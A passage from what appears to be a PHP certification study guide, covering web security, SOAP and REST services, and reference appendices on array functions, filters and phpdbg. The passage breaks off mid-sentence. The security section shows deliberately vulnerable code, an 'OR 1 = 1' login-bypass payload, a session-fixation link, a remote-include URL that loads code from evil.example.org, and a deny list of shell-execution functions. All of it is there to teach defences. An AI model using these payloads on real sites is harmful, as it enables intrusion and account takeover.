When using a database and accepting input to create part of a database query, it is easy to fall victim to an *SQL injection attack*. SQL injection occurs when a malicious user experiments on a form or (worse) URL query string to gain information about a database. After gaining sufficient knowledge—usually from database error messages—the attacker can exploit any possible vulnerabilities in the form by injecting SQL into form fields. A popular example is a simple user login form:

Listing 13.12: Sample login form

```
<form method="login.php" action="POST">
    Username: <input type="text" name="username" />
    <br />
    Password: <input type="password" name="password" />
    <br />
    <input type="submit" value="Log In" />
</form>
```

The vulnerable code used to process this login form might look like this:

Listing 13.13: Vulnerable login script

```
$username = $_POST['username'];
$password = password_hash(
    $_POST['password'], PASSWORD_DEFAULT
);
```

Continued Next Page

```
$sql = "SELECT *
        FROM users
        WHERE username = '{$username}' AND
              password = '{$password}'";

/* database connection and query code */

if (count($results) > 0) {
    // Successful login attempt
}
```

In this example, note there is no code to filter the `$_POST` input. Instead, the raw input is stored directly to the `$username` variable. This raw input is then used in the SQL statement—nothing is escaped. An attacker might attempt to log in using a username similar to the following:

```
'username' OR 1 = 1 --
```

With this username and a blank password, the SQL statement is now:

```
SELECT *
  FROM users
 WHERE
    username = 'username' OR 1 = 1 --' AND
    password =
      '$2y$10$ .vGA109wmRjrwAVXD98HN0gsNpDczlqm3Jq7KnEd1rVAGv3Fykk1a'
```

Since `1 = 1` is always true and `--` begins an SQL comment, the SQL query ignores everything after the `--` and successfully returns all user records. This is enough to log in the attacker. Furthermore, if the attacker knows a username, he can provide that username in an attempt to impersonate the user and gain that user's access credentials.

SQL injection attacks are made possible by a lack of filtering and escaping. To properly protect your application, use bound parameters with prepared statements. For more information on bound parameters, see the Escape Output section earlier in this chapter or the [Database Programming chapter](#). If you can't use prepared statements—and must manually escape the output—use either `PDO::quote()` or use the driver-specific `*_escape_string` function for your database.

Session Security

Two popular forms of session attacks are *session fixation* and *session hijacking*. Whereas most of the other attacks described in this chapter can be prevented by filtering input and escaping output, session attacks cannot. Instead, it is necessary to plan for them and identify potential problem areas of your application.

Sessions are discussed in the [Web Programming chapter](#).

When a user first encounters a page in your application that calls `session_start()`, a session is created for the user. PHP generates a random session identifier to identify the user and then sends a Set-Cookie header to the client. By default, the name of this cookie is `PHPSESSID`, but it is possible to change the cookie name in `php.ini` or by using the `session_name()` function. On subsequent visits, the client identifies the user with the cookie, and this is how the application maintains state.

You should always use cookie-based sessions. Although there is a directive, `session.use_trans_sid`, that instructs PHP to append the session identifier to the URLs of your application, doing so exposes the session identifier. Leave this setting at 0 to disable this behavior.

It is possible, however, to set the session identifier manually through the query string, forcing the use of a particular session. This simple attack is called *session fixation* because the attacker fixes the session. This is most commonly achieved by creating a link to your application and appending the session identifier that the attacker wishes to give any user clicking the link.

```
<a href="http://example.org/index.php?PHPSESSID=1234">  
    Click here  
</a>
```

When the user accesses your site through this session, he may provide sensitive information or even login credentials. If the user logs in while using the provided session identifier, the attacker may be able to “ride” on the same session and gain access to the user’s account. This is why session fixation is sometimes referred to as *session riding*. Since the purpose of the attack is to gain a higher level of privilege, the points at which the attack should be blocked are clear: every time a user’s access level changes, the

session identifier should be regenerated. PHP makes this a simple task with `session_regenerate_id()`.

```
session_start();

// If the user login is successful, regenerate the session ID
if (authenticate()) {
    session_regenerate_id();
}
```

While this will protect users from having their session fixed and offering easy access to any would-be attacker, it won't help much against another common session attack known as *session hijacking*. This is a generic term used to describe any means by which an attacker gains a user's valid session identifier (rather than providing one of his own).

For example, suppose that a user logs in. If the session identifier is regenerated, she has a new session identifier. What if an attacker discovers this new identifier and attempts to use it to gain access through that user's session? It is then necessary to use other means to identify the user.

One way to identify the user in addition to the session identifier is to check various request headers sent by the client. One request header that is particularly helpful and does not change between requests is the User-Agent header. Since it is unlikely (at least in most legitimate cases) that a user will change from one browser to another within the same session, this header can be used to determine a possible session hijacking attempt.

After a successful login attempt, store the User-Agent into the session:

```
$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];
```

Then, on subsequent page loads, check to ensure that the User-Agent has not changed. If it has changed, that is cause for concern, and the user should log in again.

```
if ($_SESSION['user_agent'] != $_SERVER['HTTP_USER_AGENT'])
{
    // Force user to log in again
    exit;
}
```

Filesystem Security

PHP has the ability to access the filesystem directly and even execute shell commands. While this affords developers great power, it can be very dangerous when tainted data ends up in a command line. Again, proper filtering and escaping can mitigate these risks.

Remote Code Injection

When including files with `include` and `require`, pay careful attention when using possibly tainted data to create a dynamic include based on client input; otherwise, a mistake could easily allow would-be hackers to execute a *remote code injection* attack. A remote code injection attack occurs when an attacker is able to cause your application to execute PHP code of his choosing. This can have devastating consequences for both your application and your system.

For example, many applications make use of query string variables such as: `http://example.org/?section=news` to structure the application into sections. One such application may use an `include` statement to include a script to display the “news” section:

```
include "{$_GET['section']}/data.inc.php";
```

When using the proper URL to access this section, the script will include the file located at `news/data.inc.php`. However, consider what might happen if an attacker modified the query string to include harmful code located on a remote site. The following URL illustrates how an attacker can do this:

```
http://example.org/?section=http%3A%2F%2Fevil.example.org%2Fattack.inc%3F
```

Now, the tainted `section` value is injected into the `include` statement, effectively rendering it as:

```
include "http://evil.example.org/attack.inc?/data.inc.php";
```

The application will include `attack.inc`, located on the remote server, which treats `/data.inc.php` as part of the query string, thus effectively neutralizing its effect within your script. Any PHP code contained in `attack.inc` is executed and run, causing whatever harm the attacker intended.

While this attack is very powerful, effectively granting the attacker all

the privileges enjoyed by the Web server, it is easy to protect against it by filtering all input and never using tainted data in an include or require statement. In this example, filtering might be as simple as specifying a certain set of expected values for section:

Listing 13.14: Vulnerable include script

```
$clean = array();
$sections = array('home', 'news', 'photos', 'blog');

if (in_array($_GET['section'], $sections)) {
    $clean['section'] = $_GET['section'];
} else {
    $clean['section'] = 'home';
}

include $clean['section'] . "/data.inc.php";
```

The `allow_url_fopen` directive in PHP provides the feature by which PHP can access URLs, treating them like regular files, thus making an attack like the one described here possible. By default, `allow_url_fopen` is set to `On`; however, it is possible to disable it in `php.ini`, setting it to `Off`, which will prevent your applications from including or opening remote URLs as files (as well as effectively disallowing many of the cool stream features described in the [Files and Streams chapter](#)).

The `allow_url_include` directive can enable or disable the use of URL with `include`, `include_once`, `require`, and `require_once`. By default it is set to `Off`. If you want to use `allow_url_fopen`, you can disable `allow_url_include` to mitigate remote code execution.

Command Injection

Just as allowing client input to dynamically include files is dangerous, so is allowing the client to affect the use of system command execution without strict controls. While PHP provides great power with the `exec()`, `system()`, and `passthru()` functions, as well as the ` (backtick) operator, these must not be used lightly, and it is important to take great care to ensure that attackers cannot inject and execute arbitrary system commands. Again, proper filtering and escaping will mitigate the risk—a whitelist filtering approach that limits the number of commands that users may execute works quite well here. Also, PHP provides `escapeshellcmd()` and `escapeshellarg()` as a means to properly escape shell output.

When possible, avoid the use of shell commands. If they are necessary, avoid the use of client input to construct dynamic shell commands.

Shared Hosting

There are a variety of security issues that arise when using shared hosting solutions. In the past, PHP has tried to resolve some of these issues with the `safe_mode` directive. However, as the PHP manual states, it “is architecturally incorrect to try to solve this problem at the PHP level.” Thus, `safe_mode` will no longer be available as of PHP 6.

Still, there are three `php.ini` directives that remain important in a shared hosting environment: `open_basedir`, `disable_functions`, and `disable_classes`. These directives do not depend upon `safe_mode`, and they will remain available for the foreseeable future.

The `open_basedir` directive provides the ability to limit the files that PHP can open to a specified directory tree. When PHP tries to open a file with, for example, `fopen()` or `include`, it checks the location of the file. If it exists within the directory tree specified by `open_basedir`, then it will succeed; otherwise, it will fail to open the file. You may set the `open_basedir` directive in `php.ini` or on a per-virtual-host basis in `httpd.conf`. In the following `httpd.conf` virtual host example, PHP scripts may only open files located in the `/home/user/www` and `/usr/local/lib/php` directories (the latter is often the location of the PEAR library):

```
<VirtualHost *>
    DocumentRoot /home/user/www
    ServerName www.example.org

    <Directory /home/user/www>
        php_admin_value open_basedir "/home/user/www/:/usr/local/lib/php/"
    </Directory>

</VirtualHost>
```

The `disable_functions` and `disable_classes` directives work similarly, allowing you to disable certain native PHP functions and classes for security reasons. Any functions or classes listed in these directives will not be available to PHP applications running on the system. You may only set these in `php.ini`. The following example illustrates the use of these directives to disable specific

functions and classes:

```
; Disable functions  
disable_functions = exec,passthru,shell_exec,system  
  
; Disable classes  
disable_classes = DirectoryIterator,Directory
```

Summary

This chapter covered some of the most common attacks faced by Web applications and illustrated how you can protect your applications against some of their most common variations—or, at least, mitigate their occurrence.

Despite the many ways your applications can be attacked, four simple words can sum up most solutions to Web application security problems: *filter input, escape output*. Implementing these security best practices will allow you to make use of the great power provided by PHP, while reducing the power available to potential attackers. However, the responsibility is yours.

Chapter 14

Web Services

Web services have given rise to a new way of thinking about data. They provide a way for any computer to exchange data with another, using the Web as a transport medium. Some web services are free—indeed, some companies offer free web services as a convenient way to allow third parties to extend their products and enrich their business models, while others charge for usage. Some are complex; others are simple. Regardless, one thing is certain: web services are changing the landscape of the Web.

According to the W3C, Web services “provide a standard means of interoperating between different software applications, running on a variety of platforms and/or frameworks.” For more from the W3C see <http://www.w3.org/2002/ws/arch/>. Web services are noted for being extensible and interoperable, and they are characterized by their use of XML to communicate between and among disparate systems. There are three popular types of Web services in use today: XML-RPC, SOAP (the successor to XML-RPC), and REST. PHP contains tools particularly suited for SOAP and REST Web services.

An exploration of SOAP and REST is well beyond the scope of this book—rather than glossing over these two complex protocols, we assume that you already have a good understanding of the way they work. There are many excellent books on both subjects, as well as a number of free resources on the Web dedicated to explaining how SOAP and REST Web services should be written.

REST

Representational State Transfer, or REST, is a Web service architectural style in which the focus is on the presence of resources in the system. Each resource must be identified by a global identifier—a URI. To access these resources, clients communicate with the REST service by HTTP, and the server responds with a representation of the resource. This representation is most often in the form of JSON, or XML, or sometimes even HTML. Services that use the REST architecture are referred to as *RESTful* services; those who use or provide RESTful services are sometimes humorously referred to as *RESTafarians*.

There are a number of RESTful Web services, the most popular of which thrive in the blogosphere. In a loose sense, Web sites that provide RSS and RDF feeds provide a RESTful service. Loosening the definition even further reveals that the entire Web itself may be thought of as following a RESTful architecture, with myriad resources and only a few actions to interact with them: GET, POST, PUT, HEAD, etc. In general, however, RESTful Web services allow standard GET requests to a resource and, in return, send an JSON or XML response. These services are not discoverable, so most providers have well-documented APIs.

Since RESTful Web services are not discoverable, do not provide a WSDL, and have no common interface for communication, there is no single REST class provided in PHP to access all RESTful services; however, most RESTful services respond with JSON data, which is easily parsed in PHP. For more on working with JSON, see the chapter on *Data Formats and Types*.

Typically, a basic HTTP client (e.g., Guzzle) or even streams and the `json_decode()` function are all we need to converse with a REST API—which probably accounts for their rise in popularity. For the server-side, a simple `echo json_encode()` is all that is needed. A common use for REST Web services is for client-side AJAX requests.

SOAP

SOAP was previously an acronym that stood for Simple Object Access Protocol; however, version 1.2 of the W3C standard for SOAP dropped the acronym altogether. So, technically, SOAP simply stands for...SOAP! SOAP is a powerful tool for communication between disparate systems, as it allows the definition and exchange of complex data types in both the request and response, as well as providing a mechanism for various messaging patterns, the most common of which is the Remote Procedure Call (RPC).

SOAP is intrinsically tied to XML, because all messages sent to and from a SOAP server are sent in a SOAP envelope that is an XML wrapper for data read and generated by the SOAP server. Creating the XML for this wrapper can be a tedious process; therefore, many tools and external PHP libraries have been created to aid developers in the cumbersome process of forming SOAP requests and reading SOAP server responses. PHP 5 simplifies this process with its SOAP extension, which makes the creation of both servers and clients very easy.

A SOAP Web service is defined by using a Web Service Description Language (WSDL, pronounced “whisdl”) document. This, in turn, is yet another XML document that describes the function calls made available by a Web service, as well as any specialized data types the service needs.

Accessing SOAP-Based Web Services

The SoapClient class provides what is essentially a one-stop solution for creating a SOAP client: all you really need to do is provide it with the path to a WSDL file, and it will automatically build a PHP-friendly interface that you can call directly from your scripts.

For example, consider the following SOAP request made to a search Web service:

Listing 14.1: A SOAP request

```
try {
    $client = new SoapClient(
        'http://api.example.org/search.wsdl'
    );
    $results = $client->doSearch(
        $key, $query, 0, 10, FALSE, '', FALSE, '', ''
    );

    foreach ($results->resultElements as $result) {
        echo '<a href="' . htmlentities($result->URL) . '">';
        echo htmlentities($result->title, ENT_COMPAT, 'UTF-8');
        echo '</a><br/>';
    }
} catch (SoapFault $e) {
    echo $e->getMessage();
}
```

This creates a new SOAP client using the WSDL file provided by the server. SoapClient uses the WSDL file to construct an object mapped to the methods defined by the web service; thus, \$client will now provide the method doSearch() and any other specified methods. In our example, the script invokes the doSearch() method to return a list of search results. If SoapClient encounters any problems, it will throw an exception, which we can trap as explained in the [Errors and Exceptions](#).

The constructor of the SOAPClient class also accepts, as an optional second parameter, an array of options that can alter its behavior: for example, you can change the way data is encoded, or whether the entire SOAP exchange is to be compressed, and so on.

If you are accessing a SOAP service that does not have a WSDL file, it is possible to create a SOAP client in non-WSDL mode by passing a NULL value to the SoapClient constructor instead of to the location of the WSDL file. In this case, you will have to pass the URI to the Web service's entry point as part of the second parameter.

Debugging

`SoapClient` provides special methods that make it possible to debug messages sent to and received from a SOAP server. These messages can be turned on by setting the `trace` option to `1` when instantiating a SOAP client object. This, in turn, will make it possible for you to access the raw SOAP headers and envelope bodies. Here's an example:

Listing 14.2: Debugging a SOAP request

```
$client = new SoapClient(
    'http://api.example.org/search.wsdl', ['trace' => 1]
);
$results = $client->doSearch(
    $key, $query, 0, 10, FALSE, '', FALSE, '', ''
);

echo $client->__getLastRequestHeaders();
echo $client->__getLastRequest();
```

This will output something similar to the following (we trimmed down the text for the sake of conciseness):

```
POST /search HTTP/1.1
Host: api.example.org
Connection: Keep-Alive
User-Agent: PHP SOAP 0.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "urn:SearchAction"
Content-Length: 900

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
    xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
    xmlns:ns1="urn:Search"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
    SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/">
    <SOAP-ENV:Body>
        <ns1:doSearch>
            <key xsi:type="xsd:string">XXXXXXXXXX</key>
            <q xsi:type="xsd:string">PHP: Hypertext Preprocessor</q>
            <start xsi:type="xsd:int">0</start>
            <maxResults xsi:type="xsd:int">10</maxResults>
        </ns1:doSearch>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Creating SOAP-Based Web Services

Just as SoapClient simplifies the task of building a Web service client, the SoapServer class performs all the background work of handling SOAP requests and responses. When creating a SOAP server, you simply start with a class that contains the methods you wish to make available to the public through a Web service and use it as the basis of a SoapServer instance.

For the remainder of this chapter, we will use this simple class for illustration purposes:

Listing 14.3: Simple SOAP server

```
class MySoapServer
{
    public function getMessage() {
        return 'Hello, World!';
    }

    public function addNumbers($num1, $num2) {
        return $num1 + $num2;
    }
}
```

When creating a SOAP server with SoapServer, you must decide whether your server will operate in WSDL or non-WSDL mode. At present, SoapServer will not automatically generate a WSDL file based on an existing PHP class, although this feature is planned for a future release. For now, you can either create your WSDL files manually—usually an incredibly tedious task—or there are tools that will generate them for you; you can also choose not to provide a WSDL file at all. For the sake of simplicity, our example SOAP server will operate in non-WSDL mode.

Once we have created the server, we need to inform it of the class that we want the web service to be based on. In this case, our SOAP server will use the MySoapServer class. Finally, to process incoming requests, call the handle() method:

```
$options = ['uri' => 'http://example.org/soap/server/'];
$server = new SoapServer(NULL, $options);
$server->setClass('MySoapServer');
$server->handle();
```

While this SOAP service works just fine in non-WSDL mode, it is important to note that a WSDL file can be helpful both for users of the service and for the SoapServer object itself. For users, a WSDL file helps expose the various methods and data types available. For the server, the WSDL file allows the mapping of different WSDL types to PHP classes, thus making the handling of complex data simpler.

The following example shows how a client might access the SOAP server described in this section. Notice how the client is able to access the getMessage() and addNumbers() methods of the MySoapServer class:

Listing 14.4: Client access to our simple SOAP server

```
$options = [
    'location' => 'http://example.org/soap/server/server.php',
    'uri'        => 'http://example.org/soap/server/'
];
$client = new SoapClient(NULL, $options);

echo $client->getMessage() . "\n";
echo $client->addNumbers(3, 5) . "\n";
```

Summary

If you have to work with SOAP, then PHP's SOAP extension makes it as easy as possible—whereas REST is simple by design. The SOAP functionality is made possible thanks to PHP 5's general advances in handling XML, so a good working knowledge of both is beneficial.

The reality, however, is that SOAP is unofficially dead, and REST has been crowned king. Most APIs you'll use in practice will use REST.

Appendix A

Array Functions

Function	Summary
array_change_key_case	Allows you to duplicate an array and change all keys to upper or lowercase
array_chunk	Allows you to split an array into chunks of a specified size.
array_column	Added in PHP 5.5. Return the values from a single “column” in a multi-dimensional array.
array_count_values	Returns a count of each distinct value in the array
array_diff_assoc	Returns key-value pairs from two different arrays, that exist only in the second array.
array_diff_key	Similar to <code>array_diff_assoc()</code> , except that it only takes keys into account.
array_diff_uassoc	Identical to <code>array_diff_assoc()</code> , except that a user-defined callback function is used for the comparisons.

APPENDIX A : ARRAY FUNCTIONS

Function	Summary
array_diff_ukey	Identical to <code>array_diff_key()</code> , except that, like <code>array_diff_uassoc()</code> , a user-defined callback is used for the comparison.
array_diff	Returns values that exist in a second array, but not in the first. Keys are ignored.
array_fill	Create a new array with any number of elements, using the same value for each.
array_filter	Allows you to filter an array, removing elements you don't want, based on a callback function.
array_flip	Returns a new array with the array key-value pairs flipped around, making the values the keys and vice-versa.
array_intersect_assoc	Similar to <code>array_diff_assoc()</code> , except that it returns those key-value pairs that are matched in both arrays.
array_intersect_key	As <code>array_diff_assoc()</code> , except that it returns an array of key-value pairs, where there keys are matched in both arrays.
array_intersect_uassoc	Identical to <code>array_intersect_assoc()</code> , however it uses a callback to determine matches for values.
array_intersect_ukey	Identical to <code>array_intersect_key()</code> , however, like <code>array_intersect_uassoc()</code> , it uses a callback to determine the matches.
array_intersect	Returns values that exist only in both arrays passed as arguments.
array_key_exists	Checks if the given key exists in an array
array_keys	Returns an array containing the keys of the given array
array_map	Given two or more arrays, <code>array_map()</code> will pass the <i>n</i> th value of each array as an argument to a callback.
array_merge_recursive	Merges two or more arrays recursively, this means that the <i>n</i> th child array is merged with its sibling.
array_merge	Merge one or more single-dimension array.
array_multisort	Mimics SQL ORDER BY functionality using multiple arrays for the “columns”.

Function	Summary
array_pad	Using a specified value, pad an array so that it meets the required length.
array_product	Calculate the product of an array (that is, multiple each number by the next, by the next, and so forth).
array_rand	Retrieve a random value from the array.
array_reduce	Iteratively reduce the array to a single value using a callback function.
array_replace	Replaces elements from passed arrays into the first array
array_replace_recursive	Replaces elements from passed arrays into the first array <i>recursively</i>
array_reverse	Reverse the elements in an array and return it.
array_search	Searches an array for a given value and returns the corresponding key if found, otherwise, false.
array_slice	Return a portion of an array
array_splice	Replace a portion of an array with another array.
array_sum	Return the sum of all the values in the array.
array_udiff_assoc	Return the difference between two arrays using a callback function. Differences are based on key-value pairs.
array_udiff_uassoc	Similar to array_udiff_assoc() except a different callback is used for keys and for values.
array_udiff	Return the difference between two arrays using a callback. Differences are based on values only.
array_uintersect_assoc	Return the common elements of two arrays using a callback to compare the values. Differences are based on key-value pairs.
array_uintersect_uassoc	Identical to array_uintersect_assoc() however it uses a callback for both the key and the value comparisons.
array_uintersect	Identical to array_uintersect_assoc() except that it only does comparisons based on the values.
array_unique	Returns an array with all duplicate values removed.

APPENDIX A : ARRAY FUNCTIONS

Function	Summary
array_values	Returns all values of an array as an enumerative array.
array_walk	Apply a callback function to each key-value pair in an array.
compact	Will create an array using the variable names passed in, from the current scope.
count/sizeof	Returns the number of elements in an array (not recursive).
current	Returns the current element in an array, leaving the internal pointer alone.
each	Returns the current element of an array, and moves the internal pointer to the next. Convenient shortcut for current() and next().
end	Move an arrays internal pointer to the last element
extract	Create variables for each value of the array in the current scope using the key as the variable name. Only keys whose names are valid variable identifiers are extracted (i.e. non-numeric).
in_array	Checks if a value exists in an array (not recursive).
key	Returns the key for the current array position
next	Advance the internal array pointer of an array by one, and return that value
pos	Alias for current().
prev	Rewind the internal array pointer of an array by one, and return that value
range	Create a new array containing a range of values, i.e. 0-9 or A-Z.

Appendix B

Filter Extension Filters and Flags

The filter extension defines 3 types of filters, validation, sanitization, and callback. Additionally, there are a number of flags that change the way these filters are applied.

Validation Filters

APPENDIX B : FILTER EXTENSION FILTERS AND FLAGS

Constant	Name	Options	Flags	Description
FILTER_VALIDATE_BOOLEAN	boolean	default	FILTER_NULL_ON_FAILURE	Validates value as being boolean-like. Returns true for all truthy values: 1, true, on and yes - Returns false otherwise.
FILTER_VALIDATE_EMAIL	validate_email	default		Validates value as an e-mail.
FILTER_VALIDATE_FLOAT	float	default, decimal	FILTER_FLAG_ALLOW_THOUSAND	Validates value as floating point number.
FILTER_VALIDATE_INT	int	default, min_range, max_range	FILTER_FLAG_ALLOW_OCTAL, FILTER_FLAG_ALLOW_HEX	Validates value as integer number, optionally from the specified range. Defaults to allowing only decimal numbers, but may optionally allow octal and hex numbers.
FILTER_VALIDATE_IP	validate_ip	default	FILTER_FLAG_IPV4, FILTER_FLAG_IPV6, FILTER_FLAG_NO_PRIV_RANGE, FILTER_FLAG_NO_RES_RANGE	Validates value as IP address, optionally only IPv4 or IPv6, and can disallow private or reserved ranges.
FILTER_VALIDATE_REGEXP	validate_regexp	default, regexp		Validates value against a specified regexp, a Perl-compatible regular expression (PCRE).
FILTER_VALIDATE_URL	validate_url	default	FILTER_FLAG_PATH_REQUIRED, FILTER_FLAG_QUERY_REQUIRED	Validates value as a URL (according to RFC2396), optionally require a path, or query string.

Sanitization Filters

Constant	Name	Flags	Description
FILTER_SANITIZE_EMAIL	email		Remove all characters except letters digits and the special characters: !#\$%&' *+-=?^`{ }~@. [].
FILTER_SANITIZE_ENCODED	encoded	FILTER_FLAG_STRIP_LOW, FILTER_FLAG_STRIP_HIGH, FILTER_FLAG_ENCODE_LOW, FILTER_FLAG_ENCODE_HIGH	URL encode string, optionally strip or encode special characters.
FILTER_SANITIZE_MAGIC_QUOTES	magic_quotes		Apply addslashes().
FILTER_SANITIZE_NUMBER_FLOAT	number_float	FILTER_FLAG_ALLOW_FRACTION, FILTER_FLAG_ALLOW_THOUSAND, FILTER_FLAG_ALLOW_SCIENTIFIC	Remove all characters except digits, plus minus sign and optionally ,eE.
FILTER_SANITIZE_NUMBER_INT	number_int		Remove all characters except digits, plus and minus sign.
FILTER_SANITIZE_SPECIAL_CHARS	special_chars	FILTER_FLAG_STRIP_LOW, FILTER_FLAG_STRIP_HIGH, FILTER_FLAG_ENCODE_HIGH	HTML-escape "<>" and characters with ASCII value less than 32, optionally strip or encode other special characters.
FILTER_SANITIZE_FULL_SPECIAL_CHARS	full_special_chars	FILTER_FLAG_NO_ENCODE_QUOTES	The same as calling htmlspecialchars() with ENT_QUOTES set. Encoding quotes can be disabled by setting FILTER_FLAG_NO_ENCODE_QUOTES. Uses the default_charset ini setting. If a sequence of bytes is detected that makes up an invalid character in the current character set then the entire string is rejected resulting in a 0-length string.

Sanitization Filters (continued)

Constant	Name	Flags	Description
FILTER_SANITIZE_STRING	string	FILTER_FLAG_NO_ENCODE_QUOTES, FILTER_FLAG_STRIP_LOW, FILTER_FLAG_STRIP_HIGH, FILTER_FLAG_ENCODE_LOW, FILTER_FLAG_ENCODE_HIGH, FILTER_FLAG_ENCODE_AMP	Strip tags, optionally strip or encode special characters.
FILTER_SANITIZE_STRIPPED	stripped		Alias of FILTER_SANITIZE_STRING.
FILTER_SANITIZE_URL	url		Remove all characters except letters, digits and \$-_+!* () , {} \^~ [] ` \^~ ; / ? : @ & = .
FILTER_UNSAFE_RAW	unsafe_raw	FILTER_FLAG_STRIP_LOW, FILTER_FLAG_STRIP_HIGH, FILTER_FLAG_ENCODE_LOW, FILTER_FLAG_ENCODE_HIGH, FILTER_FLAG_ENCODE_AMP	Do nothing, optionally strip or encode special characters. Used to access original data when using a default filter.

Flags

Constant	Used with	Description
FILTER_FLAG_STRIP_LOW	FILTER_SANITIZE_ENCODED, FILTER_SANITIZE_SPECIAL_CHARS, FILTER_SANITIZE_STRING, FILTER_UNSAFE_RAW	Strips characters with a numerical value < 32.
FILTER_FLAG_STRIP_HIGH	FILTER_SANITIZE_ENCODED, FILTER_SANITIZE_SPECIAL_CHARS, FILTER_SANITIZE_STRING, FILTER_UNSAFE_RAW	Strips characters with a numerical value > 127.
FILTER_FLAG_ALLOW_FRACTION	FILTER_SANITIZE_NUMBER_FLOAT	Allows a period (.) as a fractional separator in numbers.
FILTER_FLAG_ALLOW_THOUSAND	FILTER_SANITIZE_NUMBER_FLOAT, FILTER_VALIDATE_FLOAT	Allows a comma (,) as a thousands separator in numbers.

Flags (continued)

Constant	Used with	Description
FILTER_FLAG_ALLOW_SCIENTIFIC	FILTER_SANITIZE_NUMBER_FLOAT	Allows an e or E for scientific notation in numbers.
FILTER_FLAG_NO_ENCODE_QUOTE	FILTER_SANITIZE_STRING	Do not encode single (') or double ("") quotes.
FILTER_FLAG_ENCODE_LOW	FILTER_SANITIZE_ENCODED, FILTER_SANITIZE_STRING, FILTER_SANITIZE_RAW	Encodes all characters with a numerical value < 32.
FILTER_FLAG_ENCODE_HIGH	FILTER_SANITIZE_ENCODED, FILTER_SANITIZE_SPECIAL_CHARS, FILTER_SANITIZE_STRING, FILTER_SANITIZE_RAW	Encodes all characters with a numerical value > 127.
FILTER_FLAG_ENCODE_AMP	FILTER_SANITIZE_STRING, FILTER_SANITIZE_RAW	Encodes ampersands (&).
FILTER_NULL_ON_FAILURE	FILTER_VALIDATE_BOOLEAN	Returns null for unrecognized boolean values.
FILTER_FLAG_ALLOW_OCTAL	FILTER_VALIDATE_INT	Allows inputs starting with a zero (@) as octal numbers. This only allows the succeeding digits to be 0-7.
FILTER_FLAG_ALLOW_HEX	FILTER_VALIDATE_INT	Allows inputs starting with 0x or 0X as hexadecimal numbers. This only allows succeeding characters to be a-fA-F@-9.
FILTER_FLAG_IPV4	FILTER_VALIDATE_IP	Allows IPv4 addresses
FILTER_FLAG_IPV6	FILTER_VALIDATE_IP	Allows IPv6 addresses.
FILTER_FLAG_NO_PRIV_RANGE	FILTER_VALIDATE_IP	Disallows the following private IPv4 ranges: 10.0.0.0/8, 172.16.0.0/12 and 192.168.0.0/16.
		Disallows IPv6 addresses starting with FD or FC.
FILTER_FLAG_NO_RES_RANGE	FILTER_VALIDATE_IP	Disallows the following reserved IPv4 ranges: 0.0.0.0/8, 169.254.0.0/16, 192.0.2/24, and 224.0.0.4. This flag does not apply to IPv6 addresses.
FILTER_FLAG_PATH_REQUIRED	FILTER_VALIDATE_URL	Requires that the URL contains a path part.
FILTER_FLAG_QUERY_REQUIRED	FILTER_VALIDATE_URL	Requires that the URL contains a query string.

APPENDIX B : FILTER EXTENSION FILTERS AND FLAGS

Appendix C

phpdbg

PHP 5.6 introduces **phpdbg**, which is a new SAPI—Server API—for debugging PHP code.

Unlike existing debugging solutions, such as xdebug, and Zend Debugger, which are extensions and run within your standard SAPI—be that a web server like Nginx, or Apache, or on the CLI, **phpdbg** is completely standalone as it's own fully-contained SAPI.

phpdbg is similar to the traditional C-debugger, **gdb** with support for step-through debugging, code disassembly, and remote debugging.

Installation

To install phpdbg, simply specify --enable-phpdbg at compile time. To further enhance phpdbg, you should also specify --with-readline[=DIR].

For Mac OS X, which ships with the alternative libedit, you can install readline with homebrew (see: <http://brew.sh>) and configure with --with-readline=/usr/local/Cellar/readline/<version> —making sure that you replace <version> with your installed version.

Once installed, you will find the phpdbg binary alongside your regular CLI php binary.

Using phpdbg

The simplest way to use phpdbg, is simple to run it from the terminal, phpdbg.

Doing so will bring you to the phpdbg prompt, that will look something like this:

```
$ phpdbg
[Welcome to phpdbg, the interactive PHP debugger, v0.4.0]
To get help using phpdbg type "help" and press enter
[Please report bugs to <http://github.com/krakjoe/phpdbg/issues>]
phpdbg>
```

At the prompt, you can then load your script using the exec or e command:

```
phpdbg> exec <script>
```

Alternatively, you can simply specify the script on the command line:

```
$ phpdbg <script>
```

Either way, you are ready to debug.

To further enhance your session, you can specify a .phpdbginit file, or use the default one that ships with PHP (look in sapi/phpdbg/). This file will automatically run if it's found in the CWD (current working directory), or you can specify it on the command line using the -i flag.

This file can contain both phpdbg commands (e.g. exec <script>) or

embedded PHP code.

- phpdbg commands must be specified one per line
- PHP code must use <: and :> instead of standard PHP tags (<?php and ?>)

You can use this file to automatically create a debugging environment for your application, that you can commit to version control and others can easily use.

For example, you might choose to place it in the root of your project, and have it pull in a bootstrap file, and then execute your index file.

The default .phpdbginit also includes the following to allow auto-completion (on <tab>):

```
<:
if (function_exists('readline_completion_function')) {
    readline_completion_function(function(){
        return array_merge(
            get_defined_functions()['user'],
            array_keys(get_defined_constants())
        );
    });
}
:>
```

Debugging

Once you have phpdbg running, you can run your script by calling `run`; but doing this immediately will simply run the script—this is only useful if you want to see PHP display its regular errors.

To pause execution at any point, we use the `break` command, so if we want to break on the first line of our script, we can simply use `break 1`. However, it should be noted that you cannot break on PHP tags—`<?php`, `<?` or `?>`—though you can on echo tags (`<?=`), or on blank lines.

Additionally, you can set a watch, which is a breakpoint that observes changes to a given variable, using the `watch $var` command for any variable currently in scope.

Now if you call `run` it will execute until it reaches your breakpoint and then pause. At this point you can start to inspect and walk through your code.

You can use `ev <code>` to run any code in the current scope (effectively making changes at runtime), or you can use `ev $var` to show the contents of a variable in the current scope.

If you want to step through your code, use `step`, which will step through one line at a time.

To go from breakpoint to breakpoint, you can use `continue`, which will continue execution until the next breakpoint, `watch`, or the end of the script is reached.

You can use `list #` to show the given number of lines from the current breakpoint for context.

Emulating the Web Environment

`phpdbg` ships with a bootstrap file example for setting up the debug session to emulate a webserver environment. The file is PHP code that will run in the context of the debugging session.

You can use your `.phpdbginit` to automatically setup your bootstrap:

```
ev include("web-bootstrap.php");
exec <file>
```

Where the `web-bootstrap.php` looks something like this:
